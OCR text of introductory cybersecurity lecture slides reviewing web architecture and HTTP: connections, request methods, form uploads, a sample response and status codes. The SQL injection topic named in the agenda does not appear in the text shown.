CS 366
Intro to Cybersecurity

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
EECS
University of Tennessee
Fall 2022


Today’s Class

- Web security
  - Refresher
  - SQL injection and defense


A Very Basic Web Architecture




A Very Basic Web Architecture




A Very Basic Web Architecture




A Very Basic Web Architecture



A Very Basic Web Architecture



A Very Basic Web Architecture



Web and HTTP


First, a review…

- *web page* consists of *objects*
- object can be HTML file, JPEG image, Java applet, audio file,…
- web page consists of *base HTML-file* which includes *several referenced objects*
- each object is addressable by a *URL,* e.g.,

HTTP Overview

HTTP: hypertext transfer protocol

- Web's application layer protocol
- client/server model
  - *client:* browser that requests, receives, (using HTTP protocol) and "displays" Web objects
  - *server:* Web server sends (using HTTP protocol)



HTTP Overview (Continued)

uses TCP:

- client initiates TCP connection (creates socket) to server, port 80
- server accepts TCP connection from client
- HTTP messages (application-layer protocol messages) exchanged between browser (HTTP client) and Web server (HTTP server)
- TCP connection closed

HTTP Connections

persistent HTTP

- multiple objects can be sent over single TCP connection between client, server
- *non-persistent HTTP*
  - at most one object sent over TCP connection
  - connection then closed
- downloading multiple objects required multiple connections

Persistent HTTP

non-persistent HTTP issues:


- requires 2 RTTs per object
- OS overhead for *each* TCP connection
- browsers often open parallel TCP connections to fetch referenced objects

persistent HTTP:


- server leaves connection open after sending response
- subsequent HTTP messages between same client/server sent over open connection
- client sends requests as soon as it encounters a referenced object
- as little as one RTT for all the referenced objects

HTTP Request Message

- Two types of HTTP messages: *request, response*
- HTTP request message:
  - ASCII (human-readable format)



HTTP Request Message: General Format



Uploading Form Input

POST method:

- web page often includes form input
- input is uploaded to server in entity body

URL method:

- uses GET method
- input is uploaded in URL field of request line: `www.somesite.com/animalsearch?monkeys&banana`

Method Types

HTTP/1.0:

- GET, POST, HEAD
- POST
  - uploads file in entity body to path specified in URL field
- HEAD
  - asks server to leave requested object out of response
- DELETE
  - deletes file specified in the URL field

HTTP response message

status line (protocol status code status phrase)

header lines

data, e.g., requested HTML file

```
HTTP/1.1 200 OK\r\n
Date: Sun, 26 Sep 2010 20:09:20 GMT\r\n
Server: Apache/2.0.52 (CentOS)\r\n
Last-Modified: Tue, 30 Oct 2007 17:00:02
   GMT\r\n
ETag: "17dc6-a5c-bf716880"\r\n
Accept-Ranges: bytes\r\n
Content-Length: 2652\r\n
Keep-Alive: timeout=10, max=100\r\n
Connection: Keep-Alive\r\n
Content-Type: text/html; charset=ISO-8859-1\
   r\n
\r\n
data data data data data ...
```

HTTP Response Status Codes

- Status code appears in 1st line in server-to-client response message.
- Some sample codes:

200 OK

- request succeeded, requested object later in this msg

301 Moved Permanently

- requested object moved, new location specified later i this msg (Location:)

400 Bad Request

- request msg not understood by server


404 Not Found

- requested document not found on this server

